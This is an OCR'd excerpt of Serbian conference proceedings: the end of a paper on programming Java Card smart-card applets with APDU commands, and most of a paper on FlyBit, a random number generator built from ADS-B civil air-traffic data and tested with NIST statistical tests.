
Aplet se kreira samo jednom, i to u procesu instalacije, pozivom statičke metode *Install*. Metoda *install* unutar *DATA* u APDU nizu bajtova je predstavljena sa AID (*Application Identifier*). To je jedinstveni identifikator aplikacije, dužine od 5 do 16 bajtova i predstavljen je u heksadecimalnom sistemu. Poziva se od strane JCRE (*Java Card Runtime Environment*), prilikom instalacije apleta. U procesu instalacije je neophodno pozvati





Slika 1. Kreiranje novog projekta



DOI: 10.15308/Synthesis-2015-101-106




Slika 2. *Sm@rtCafe* simulacija




Slika 3. Inicijalizacija *Sm@rtCafe* aplikacije


metodu *register*() koja registruje aplet na nivou kartice, tj. *Card Manager*-a (*OPEN*). Unutar konstruktora se odvaja prostor u memoriji za podatke o korisniku: *userdata, id_userdata* i *numberOfEntries*. Ideja je da u prvih 30 bajtova smeštamo ime korisnika, a u preostalih 30 prezime. Kao oznaka za kraj imena, kao i prezimena, biće bajt FF, koji predstavlja 0. U *id_userdata* se odvaja prostor u memoriji za podatak o ID korinika, jer ovo je jedinstveni podatak o korisniku, prezime i ime nisu jedinstveni. *NumberOfEntries* govori o početnom broju dozvoljenih unosa, i to deset.

Sledeće je uvođenje *Process* metode koja radi (upravlja) sa APDU komandama. APDU o_apdu predstavlja klasu definisanu u *javacard.famework*-u koja sadrži funkcije za rad sa APDU komandama sa dodeljenim nazivom o_apdu. Linija koda *byte[] apdu_buffer = o_apdu.getBuffer()* znači da sa funkcijom *getBuffer* od APDU komande pravi niz bajtova. APDU komande su predstavljene kao niz bajtova u *scipt editoru*. *Byte*[] predstavlja indeksiranje kako bi se moglo pristupiti svakom članu niza.

*Switch* naredbom je pozvan standard ISO7816 uz OFFSET_INS, po kome se tačno zna na kom mestu u APDU komandi prevedenoj u bajtove se nalazi član sa instrukcijom. Zapaža se na Sl. 4, zaglavlje komande koje predstavlja prva četiri bajta. Zaglavlje je obavezno. Prvi bajt, CLA , određuje klasu instrukcije. Drugi bajt, INS, određuje samu instrukciju. Bajtovi P1 i P2 su parametri instrukcije. Forma zaglavlja je ista za sve komande APDU tipa. Polja *Lc*, *Data* i *Le* su opciona. Bajt *Lc* označava dužinu *Data* polja u komandi, tj. broj bajtova koji se prenose u smeru ka kartici. Polje *Data* čine podaci koji se prenose u



DOI: 10.15308/Synthesis-2015-101-106




Slika 4. Zaglavlje komande

pametnu karticu. Dužina *Data* polja, *Lc*, može biti od jednog do 255 bajtova. Bajt *Le* predstavlja očekivanu dužinu odgovora u bajtovima, i obično iznosi od 1 do 255, s tim što, ako se za *Le* stavi vrednost 00h, onda se smatra da je *Le*=256.

U *switch-case* naredbi su definisana tri slučaja: *debit, credit* i *modify. Debit* je u APDU komandama označen sa 30 što vidimo iz INS polja. Nema parametara P1 i P2, znači naredbom *if* je određeno da se za slučaj provlačenja kartice, kada je broj ulazaka veći od nule, skine jedan kredit. Na kraju svakog slučaja se nalazi *break,* što znači da je pronađen odgovarajući slučaj i da tada izlazi iz *switch*-a.

*Credit* slučaj naredbom *get short* kaže "uzmi" iz niza bajtova *apdu_buffer*, iz polja DATA(ISO7816.OFFSET_CDATA), određeni broj kredita. Treći slučaj je *modify,* koji predstavlja naredbu koja radi bilo koji upis. Postoje dve ovakve naredbe. Jedna je kada je parametar P1=1, dok je druga za parametar P2=1. Za P1=1 se vrši upis imena i prezimena korisnika, s tim da treba imati u vidu da je od 60 odvojenih bajtova 30 rezervisano za ime i 30 za prezime. Mesta koja ostanu nepopunjena posle ovih 30 se popunjavaju *space*_ovima, što je uređeno ASCII kodom. Druga naredba je za setovanje ID, što aplet prepoznaje pročitavši da je P2=1. Takođe se ostatak nepopunjenog rezervisanog prostora po ASCII kodu popunjava razmacima.

Imajući ovo u vidu, kroz praktičan rad prikazan je primer verifikacije pametnih kartica u *Sm@rtCafe* okruženju. Predstavljen je deo koji čini komunikaciju aplikacije sa pametnom karticom, kao i korišćenje dobijenih resursa za upravljanje pametnim karticama. Nadogradnjom i slobodnom izmenom koda prikazani primer se može prilagoditi i za druge načine upotrebe kartice npr. za digitalni potpis.

## 6. REZIME

Razvojem i primenom novih informacionih tehnologija, pre svega tehnologije pametnih kartica i biometrijske tehnologije, u utvrđivanju i proveri identiteta lica, dobija se identifikacioni dokument koji pruža široku osnovu za pouzdanu identifikaciju kako u svakodnevnom životu, tako i u svim oblastima gde su zastupljene elektronske transakcije. Zbog porasta krivičnih dela zloupotrebe identiteta, među donosiocima odluka u vladama i poslovnim organizacijama, sve je manje podeljenih mišljenja u shvatanju važnosti i ozbiljnosti pitanja bezbednog i pouzdanog utvrđivanja identiteta. Identifikacioni dokument baziran na tehnologiji pametnih kartica i biometrijskoj tehnologiji, učiniće da svet neizbežno postane mnogo komplikovaniji osobama koje se bave zloupotrebom identiteta.

Cilj uvođenja elektronskih ličnih dokumenata je da komunikacija građana sa državom postane kvalitetnija, jednostavnija i jeftinija, što podrazumeva korišćenje elektronske komunikacije. Takođe se očekuje da se ta komunikacija odvija u normativnim i tehničkim uslovima koji su potrebni i podobni da eliminišu ili barem na najmanji stepen svedu mogućnost ugrožavanja prava na zaštitu podataka o ličnosti i svakog drugog ljudskog prava.

## LITERATURA

Giesecke & Devrient. (1999). Reference Manual Sm@rtCafe 1.1 Card. Preuzeto 28.03.2015. sa http://www.jstic.com/java/smartcafe/Smartcafe.pdf

ISO/IEC 7816-4. (2013). International Standard: Identification cards - Integrated circuit cards— Part 4: Organization, security and commands for interchange. Geneva, Switzerland.

Markantonakis, K., & Mayes, K. (2003). An overview of the Global Platform smart card specification. *Information Security Technical Report*, 8(1), 17-29.

PC/SC Workgroup. (2014). *PC/SC Workgroup Specification Version 2.01.14.* Preuzeto 28.03.2015. sa http://www.pcscworkgroup.com/specifications.

Samčović, A., & Turan, J. (2007). Multimedia data hiding: techniques and modeling. XXV Simpozijum o novim tehnologijama u poštanskom i telekomunikacionom saobraćaju - PosTel 2007, 11-12. Decembar 2007 (str. 91 -100). Beograd : Saobraćajni fakultet.

Security & Chip Card ICs - SLE 66CX322P. (2002). Infineon Technologies AG, Munich, Germany.

Smart Card Alliance. (2009). Smart Card Technology and Application Glossary. Princeton Junction, NJ: Smart Card Alliance.

Stallings, W. (2010). *Cryptography and network security: Principles and practice.* Upper Saddle River, N.J: Prentice Hall.



DOI: 10.15308/Synthesis-2015-101-106

Synthesis
International Scientific Conference of IT and Business-Related Research

# FLYBIT - GENERATOR SLUČAJNIH BROJEVA

## FLYBIT - ONLINE RANDOM NUMBER GENERATOR

Milomir Tatović, Saša Adamović, Milan Milosavljević
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U ovom radu razvili smo sopstveni izvor slučajnosti za generisanje slučajnih brojeva. Sinteza izvora slučajnosti zasniva se na javno dostupnim podacima civilnog avio saobraćaja. Na osnovu različitih tipova promenljivih podataka dobijenih u realnom vremenu od letilica, preko metoda za digitalnu obradu signala, generišemo sekvence slučajnih brojeva. Ovako dobijeni slučajni brojevi, na zahtev Internet korisnika distribuiraju se preko namenski razvijenog veb-servisa (FlyBit) po uzoru na već postojeće servise sa sličnim uslugama. Osim razvoja servisa za generisanje slučajnih brojeva na osnovu sopstvenog izvora slučajnosti, neophodno je sprovesti rigoroznu informacionu analizu, koja će potvrditi očekivane osobine slučajnih generatora. Osim standardne analize, data je i komparativna analiza u odnosu na druge izvore slučajnosti (atmosferi šum i radioaktivne materije). Kao dodatak servisu, obezbeđen je i dodatni modul za praćenje entropije izvora u realnom vremenu.

**Ključne reči:**
sopstveni izvor slučajnosti, slučajni brojevi, analiza podataka, NIST statistički testovi, avio saobraćaj.

**Abstract:**
In this paper, we have developed our own source of randomness to generate random numbers. Random source synthesis is based on publicly available civil air traffic data. Using digital signal processing of air traffic data in real time, we have obtained different types of variables, which are afterwards used to generate random number sequences. These sequences are distributed using web service (FlyBit), which has been created solely for this purpose. It was modelled on the already existing similar web services. Besides developing web service for generating random number sequences, it is necessary to conduct a thorough information analysis, which should confirm the expected characteristics of true random generators. Apart from the standard analysis, a comparative analysis of other sources of randomness (*i.e.* atmospheric noise, radioactive matter) is given. We have also provided a module used for real time tracking of source entropy.

**Key words:**
own source of randomness, random numbers, data analysis, NIST statistical tests, air traffic.

## UVOD

Slučajnost i determinizam su pitanja kojima se bavi filozofija i teško je dati tačnu definiciju koja može biti korišćena u nauci. Klod Šenon (*Claude Shannon*) definiše 1948. godine pojam Entropije i time omogućava da se uvidi razlika između dva događaja, određenog i neodređenog. Entropija predstavlja meru za količinu neodređenosti ili prosečna količina informacije koju sadrže generisane poruke nekog informacionog izvora (Veinović & Adamović, 2013). Ukoliko se uzmu dva različita događaja, odnosno njihove verovatnoće, pomoću formule iz Šenonove definicije entropije može se odrediti vrednost entropije. Ako se kao informacioni izvor koristi impulsni generator, gde se kao jedan događaj uzima stanje kada impuls postoji i obeležava sa 1, a kao drugi događaj stanje kada impuls ne postoji i obeležava sa 0, tada su verovatnoće ova dva događaja P(1) i P(0). Imajući u vidu da impulsni generator ima samo dva stanja (0 ili 1) odnosno dva moguća događaja na izlazu, zbir vrednosti verovatnoće ta dva događaja mora biti jednak 1. Pa tako, ako se verovatnoća P(0) predstavi sa $p$ a vrednost verovatnoće P(1) sa $1-p$ formula za entropiju binarnog izvora glasi:

$$H=-plogp-(1-p)log(1-p)$$

Ako je verovatnoća pojavljivanja nule ili jedinice na izlazu generatora jednaka, $P(0)=P(1)=0,5$ onda je entropija takvog generatora $H=1$. Za generator na čijem izlazu se dobija vrednost entropije $H\approx1$ kaže se da je generator slučajnih nizova.

Slučajni brojevi imaju širok spektar korišćenja, od simulacija, igara na sreću, estetike do sistema za donošenje odluka, ali značajnu primenu ima i u kriptografiji. Kako idealni kanal za prenos podataka ne postoji, prenos podataka obavlja se pomoću realnog kanala. Realni kanal je podložan smetnjama te tako nastaju gubici u prenosu. Ukoliko se podatak nadogradi slučajnim delovima gubici u prenosu se smanjuju. Prilikom testiranja sistema za donošenje odluka potrebno je simulirati stanja realnog sveta u kojima je potrebno doneti adekvatnu odluku. Kako bi sistem nesmetano funkcionisao u realnom svetu za testiranje se koriste slučajni događaji. Slučajne vrednosti su od vitalnog značaja i za igre na sreću. Nemogućnost pretpostavljanja vrednosti, odnosno konačnog ishoda, u ovoj oblasti omogućava ravnopravnost svih učesnika i samim tim veliku rasprostranjenost igara na sreću. Na kraju, ne i najmanje važna, kriptografija. Kriptografija je nauka ili umetnost koja pretvara smislene sekvence u na izgled nesmisleni slučajni šum koji se samo uz pomoć kriptološkog ključa može rekonstruisati u originalnu poruku (Kenny & Mosursk, 2005). Kriptografija se zasniva na matematičkim algoritmima i kriptološkim ključevima. Algoritmi se dele na simetrične i asimetrične, u zavisnosti da li koriste iste ili različite ključeve za šifrovanje i dešifrovanje. Kako su algoritmi javni, ceo sistem zavisi od kvaliteta samih ključeva. Proces generisanja kriptoloških ključeva zasniva se uvek na upotrebi generatora slučajnih brojeva i na taj način se obezbeđuje visoka sigurnost sistema usled nemogućnosti da se predvidi izlaz slučajnih generatora.

E-mail: milomir@tatovic.com
DOI: 10.15308/Synthesis-2015-107-111

Iz tog razloga u ovom radu pokušaćemo da obezbedimo generator kvalitetnih slučajnih sekvenci čiji izvor predstavljaju podacima koji su javno dostupni. Slučajne sekvence moći će da se preuzimaju putem Internet sajta.

## 2. PREGLED OBLASTI

Zbog sveobuhvatne potrebe za slučajnim događajima potrebno je obezbediti adekvatne generatore takvih događaja. Generatori slučajnih brojeva mogu biti deterministički i nedeterministički. Kod determinističkih generatora ulazni slučajni nizovi bivaju podvrgnuti matematičkim algoritmima kako bi dužina samih nizova bila uvećana ali uz očuvanje neodređenosti. Takvi generatori nazivaju se pseudo slučajni generatori (PRNG). Ovi generatori za svoj ulaz koriste najčešće izlaz nedeterminističkih generatora. Kod nedeterminističkih generatora ulaz je zasnovan na fizičkim pojavama koje se obično raznim fizičkim komponentama predstavljaju na izlazu pomoću nizova. Ovi generatori se nazivaju stvarno slučajni generatori (TRNG) i njihov izlaz je nemoguće ponoviti. Osim fizičkih, u koje spadaju generatori zasnovani na efektu elektronskog kola, fizičkih eksperimenata (radioaktivni raspad atoma) ili prirodnih pojava (atmosferski šum, cvetanje pupoljka) postoje i ne fizički zasnovani na događajima kao što su sistemsko vreme, vreme pristupa *hard* disku ili zasnovani na korisničkim interakcijama na računarima (npr. pokreti miša). Treba napomenuti da fizičke *TRN* generatore ne treba smatrati kao potpuno slučajne iako se zovu „stvarno" slučajni. Razlog za to je što generatori obično poseduju deo za post obradu signala koji sve nesavršenosti, kao što su dugi nizovi nula i jedinica odstranjuju, a sve u cilju konstantnog dobijanja izlaza većeg kvaliteta.

Realizacije *TRNG*-a se dosta razlikuju. Od jednostavnih strujnih kola sa samo par elemenata do realizacija za koje su potrebne kompleksne laboratorija. Kako se razlikuju same realizacije tako se razlikuju i dobijeni rezultati. Da bi se za neki generator reklo da daje slučajne sekvence na svom izlazu mora se prethodno podvrgnuti određenim kontrolnim testovima. Broj statističkih testova nije tačno poznat. Svi testovi se bave određenom anomalijom nego izvora ali i samog generator. Neki raniji testovi za koje se smatralo da su *de facto* standardni, danas se ne koriste jer ih i generatori za koje važi da su „loši" sa lakoćom prolaze. Dizajn testova, odnosno odabir na koje će se anomalije obratiti pažnja, deli statističke testove prema oblasti primene generatora. Skup statistički testovi koji je definisan od strane *Donald Knuth,* koristi se nad sekvencama koje se primenjuju za potrebe različitih simulacija, dok se *NIST*-ovi testovi primenjuju za slučajne sekvence koje će kasnije naći primenu u kriptografiji.

Svi *NIST*-ovi testovi su zasnovani na matematičkim formulama i primenjuju se na izlazne sekvence. Konačan rezultat svih testova predstavlja se vrednošću između nula i jedan. Rezultat testova predstavljen je sa vrednošću *P,* koja treba da ispuni sledeći uslov:

$$P \geq 0{,}01$$

Ukoliko je uslov ispunjen, generator se smatra slučajnim, što znači da daje slučajne sekvence na izlazu. Međutim, potrebno je da vrednost *P* bude što veća ($P \approx 1$) i na osnovu toga se generatori rangiraju po kvalitetu.

### 2.1. RANDOM.ORG

Veb-servis na adresi *www.random.org*, u vlasništvu firme *Randomness and Integrity Services Ltd* osnovan je 1997. godine. Od samog početka rada ovog servisa, kao izvor slučajnosti ovog generatora korišćen je atmosferski šum. U početku, prikupljan jeftinim radio prijemnikom, ali kako je servis postajao popularan, tako se i tehnologija prikupljanja unapređivala. Danas, slučajne sekvence generisane putem ovog servisa zasnovane su na atmosferskom šumu. Brzina generisanja je oko 3000 bitova u sekundi po radio prijemniku. Ukoliko želimo da preuzmemo binarnu slučajnu sekvencu, maksimalna vrednost koju je moguće preuzeti sa servisa tokom jednog upita je limitirana na 16 *KB*, odnosno 128 *Kbit*-a. Važno je napomenuti, da je komunikacioni kanal između korisnika i servisa zaštićen SSL protokolom. Ovo je značajno zbog potencijalne upotrebe slučajnih sekvenci u kriptografskim aplikacijama.

### 2.2. HOTBITS

*HotBits* je takođe servis na Internetu koji nudi slučajno generisane sekvence – brojeve (Walker, 2006). Vlasništvo je firme *Fourmilab* i postoji od 1996. godine. Kao izvor za generisanje slučajnih sekvenci koristi se proces radioaktivnog raspadanja atoma u jedinici vremena. Ovakav izvor slučajnosti smatra se izuzetno kvalitetnim, jer statistički testovi ukazuju na kvalitet izvora slučajnosti. Brzina generisanja slučajnih sekvenci primenom tehnologije koju koristi *HotBits* je oko 8000 bitova po sekundi. Ipak ukoliko želimo da preuzmemo binarnu sekvencu sa sajta (SAJT) možemo za jedan upit preuzeti maksimom od 2 *KB* odnosno 16 *Kbit*-a. Komunikacija klijent server je i kod ovog sajta realizovana pomoću *SSL*-a što u neku ruku garantuje da podaci koji putuju između servera i klijenta ne mogu biti kompromitovani.

## 3. METODOLOGIJA RADA

Istraživački radovi koji su za cilj imali pronalaženje adekvatnog izvora koji može biti iskorišćen za realizaciju sopstvenog generatora slučajnosti doveli su nas do podataka civilnog vazduhoplovstva. U ovom radu podaci civilnog vazduhoplovstva za razliku od rada „*One method for generating uniform random numbers via civil air traffic*" (Tatović et al, 2014) nisu prikupljani iz baza podataka koje se nalaze na internetu već se podaci prikupljaju direktno od aviona. Na ovaj način onemogućena je zloupotreba podataka.

### 3.1. PRIKUPLJANJE, OBRADA I BINARIZACIJA ADB-S PODATAKA

Instrumenti u avionima prikupljaju signal sa *GPS* satelita, računaju svoju geografsku poziciju i putem radio signala je distribuiraju dalje. Osim geografske širine i dužine, kao i nadmorske visine u okviru radio signala pakuje se i brzina kretanja, jedinstveni kod leta, kao i razni drugi podaci relevantni za kretanje aviona i komunikaciju kako sa kontrolom leta tako i sa drugim avionima u vazduhu. Taj sistem naziva se *ADS-B (*Hansman & Kunzi, 2011). Danas je usled bezbednosti avio saobraćaja procenat aviona koji poseduju *ADS-B* opremu dosta visok. *ADS-B* predajnik na avionu konstanto šalje radio signal koji se na zemlji prikuplja pomoću *OMNI* antena i kasnije pomoću dekodera pretvara iz radio signala u niz tekstualnih poruka.

U realizacije *FlyBit* generatora antene sa dekoderom su postavljene na dve tačke na teritoriji Srbije i međusobno su udaljene oko 300 *km* vazdušne linije. Obe antene šalju podatke ka serveru putem zaštićene veze SSL protokolom. Severna antena koja pokazuje bolje performanse, odnosno veći domet, je postavljena kako primarna, dok je južna antena sekundarna. Na server podaci dolaze sa obe antene i zatim se upoređuju. Uko-




DOI: 10.15308/Synthesis-2015-107-111

liko su obe antene prikupile podatak istog aviona u vremenski bliskom trenutku (do 500*ms*) uzima se podatak primarne antene. Analizom je ustanovljeno da jedino podaci geografske širine i dužine jesu vremenski promenljivi, te se oni i koriste za binarizaciju. Svaki prikupljeni let koduje se sa 16 bitova, 8 bita predstavljaju geografsku širinu i 8 bita predstavljaju geografsku dužinu. Ovako postavljene antene omogućuju prikupljanje iznad teritorije Mađarske, Slovenije, teritorije Balkana, i dela Jadranskog i Jonskog mora. Broj letova u jedinici vremena dosta varira, od vremenski manje frekventnih do perioda visoke frekvencije saobraćaja.

### 3.2. DISTRIBUCIJA SLUČAJNIH BROJEVA – VEB SERVIS

Putem našeg servisa *www.flybit.us*, moguće je preuzeti slučajno generisane binarne sekvence preko izvora slučajnosti opisanog u prethodnom poglavlju. Binarne sekvence bi mogle biti generisane u trenutku zahteva korisnika sajta kada bi broj antena bio veći, ovako obezbeđena je sigurna baza koja se konstantno dopunjava novo generisanim binarnim sekvencama. Na taj način omogućeno je da korisnik interneta u bilo kom trenutku može da preuzme do 1 *Mbit* po upitu. Nakon preuzimanja binarna sekvenca se zauvek briše iz baze i na taj način osigurava da se podatak može preuzet samo jednom, što je izuzetno bitno ukoliko se slučajne sekvence koriste kao materijal za kriptografske ključeve. Princip upisa i ispisa iz baze je *FIFO*, prvi bit upisan u bazu, prvi će je i napustiti.

Na slici 1 prikazan je izgled veb-sajta našeg servisa. Korisnik servisa je potrebno da unese dužinu sekvence koju želi da preuzme (gore). Nakon toga na veb-sajtu se prikazuje generisana sekvenca (dole).




Slika 1. Izgled veb-sajta flybit.us

## 4. EKSPERIMENTALNA ANALIZA IZVORA SLUČAJNOSTI

Kako bi potvrdili polaznu pretpostavku da nizovi bitova generisani na ovaj način imaju visok stepen slučajnost, koriste se statistički testovi propisani od strane *NIST*-a (NIST SP 800-22) (Rukhin, 2001). Ovi testovi su razvijeni za testiranje slučajnosti binarne sekvence dobijene preko nekog izvora slučajnosti, tako što se fokusiraju na različite vrste ne slučajnosti koje bi mogle da postoje u testiranoj sekvenci. Testovi se kontinualno primenjuju nad generisanim binarnim sekvencama (približno 10.000 bitova) pre upisa u bazu i na taj način sekvence koje se pokažu kao ne slučajne se i ne upisuju u bazu. Ovakav vid obrade sekvenci je očekivan, jer kao što je već rečeno kod fizičkih generatora postoji mogućnost anomalija koje treba odstraniti. Na veb-sajtu *www.flybit.us* grafički su prikazane vrednost *P,* koje predstavljaju pojedinačni rezultat statističkih testova. Svaki od testova se primenjuje nad slučajnim vrednostima skladištenim u bazi podataka.

Prema preporuci *NIST*-a, potrebno je generisati onoliko uzoraka za testiranje koliko ima testova. Metodologija razvijena za testiranje izvora slučajnosti je u potpunosti primenjena u eksperimentalnom delu ovog rada.

Rezultati koji slede (Tabele 1, 2, 3, i 4), predstavljaju komparativnu analizu tri nezavisna izvora slučajnosti po kvalitetu generisanih slučajnih brojeva. Performanse navedenih izvora neće biti predmet ovog istraživanja. Analizom su obuhvaćeni *FlyBit* (avio saobraćaj), *Random.org* (atmosferski šum) i *Hotbits* (radioaktivni materijali).

Sa svakog izvora preuzeti su testirani uzorci u blokovima po 10,000 bitova, nad kojim će se obaviti pojedinačna testiranja sa: frekventnim testom, *runs* test, serijski test i entropijski test.

Baterija testova na koju smo se mi ograničili ne obuhvata sve testove predložene od strane *NIST*-a. Razlog tome je namena dizajniranog generatora. Naime, mi smo se ograničili na testove koji će garantovati kvalitet slučajnih brojeva sa aspekta kriptografske primene.

### 4.1. ISPITIVANJE UČESTANOSTI U NIZU (FREQUENCY TEST)

Preko frekventnog testa ispitujemo uravnoteženost jedinica i nula u generisanim binarnim sekvencama. Za uspešnost ovog testa poželjan je približno jednak odnos jedinica i nula. Na osnovu rezultata ovog testa, moguće je predvideti rezultat entropijskih testova.

| | HotBits | random.org | FlyBit |
|---|---|---|---|
| **P** | 0.7189 | 0.7507 | 0.8253 |

Tabela 1. Frekventni test

Na osnovu dobijenih rezultata, prikazanih u tabeli 1, zaključujemo da je naš izvor slučajnosti postigao odličan, bolji rezultat od preostala dva izvora slučajnosti. Međutim, vrednosti frekventnog testa nisu stacionarne i mogu da variraju u različitim vremenskim intervalima za svaki izvor slučajnosti.

### 4.2. ISPITIVANJE UZASTOPNIH PONAVLJANJA ISTIH BITOVA (RUNS TEST)

Preko *Runs* testa utvrđujemo broj uzastopnih ponavljanja nula ili jedinica. U tabeli 2, prikazani su dobijeni rezultati sa sve izvore slučajnosti.



DOI: 10.15308/Synthesis-2015-107-111

| | HotBits | random.org | FlyBit |
|---|---|---|---|
| **P** | 0.6536 | 0.9803 | 0.8836 |

Tabela 2. *Runs* test

Posle ovog testa, uslov za proglašenje testirane binarne sekvence slučajnom je ispunjen. Poređenjem dobijenih rezultata, *HotBits* je imao najlošiji rezultat, dok je *Random.org* imao najbolji. Rezultat našeg generatora se našao između ova dva rezultata.

### 4.3. SERIJSKI TEST (SERIAL TEST)

Preko serijskog određujemo ujednačenost raspodele preko trigrama. Za slučajnu binarnu sekvencu, očekuje se ujednačena distribucija svih trigrama.

| | HotBits | Random.org | FlyBit |
|---|---|---|---|
| | | | |
| 000 | 1323 | 1215 | 1303 |
| 001 | 1267 | 1250 | 1245 |
| 010 | 1263 | 1280 | 1251 |
| 011 | 1236 | 1195 | 1234 |
| 100 | 1268 | 1251 | 1246 |
| 101 | 1232 | 1225 | 1240 |
| 110 | 1237 | 1195 | 1235 |
| 111 | 1174 | 1245 | 1246 |
| $P_1$ | 0.45514 | 0.3174 | 0.8223 |
| $P_2$ | 0.8139 | 0.1088 | 0.6958 |

Tabela 3. Serijski test

Uspešnost serijskog testa se procenjuje preko dve *P* vrednosti. U oba slučaja *P* vrednost treba da ispunjava kriterijum za potvrdu slučajnosti testirane binarne sekvence. Uvidom u rezultate testa u tabeli 3, *Random.org* kao izvor slučajnosti dobio je najlošije rezultate, dok su *HotBits* i *FlyBit* postigli približne rezultate na ovom testiranju.

### 4.4. ENTROPIJSKI TEST

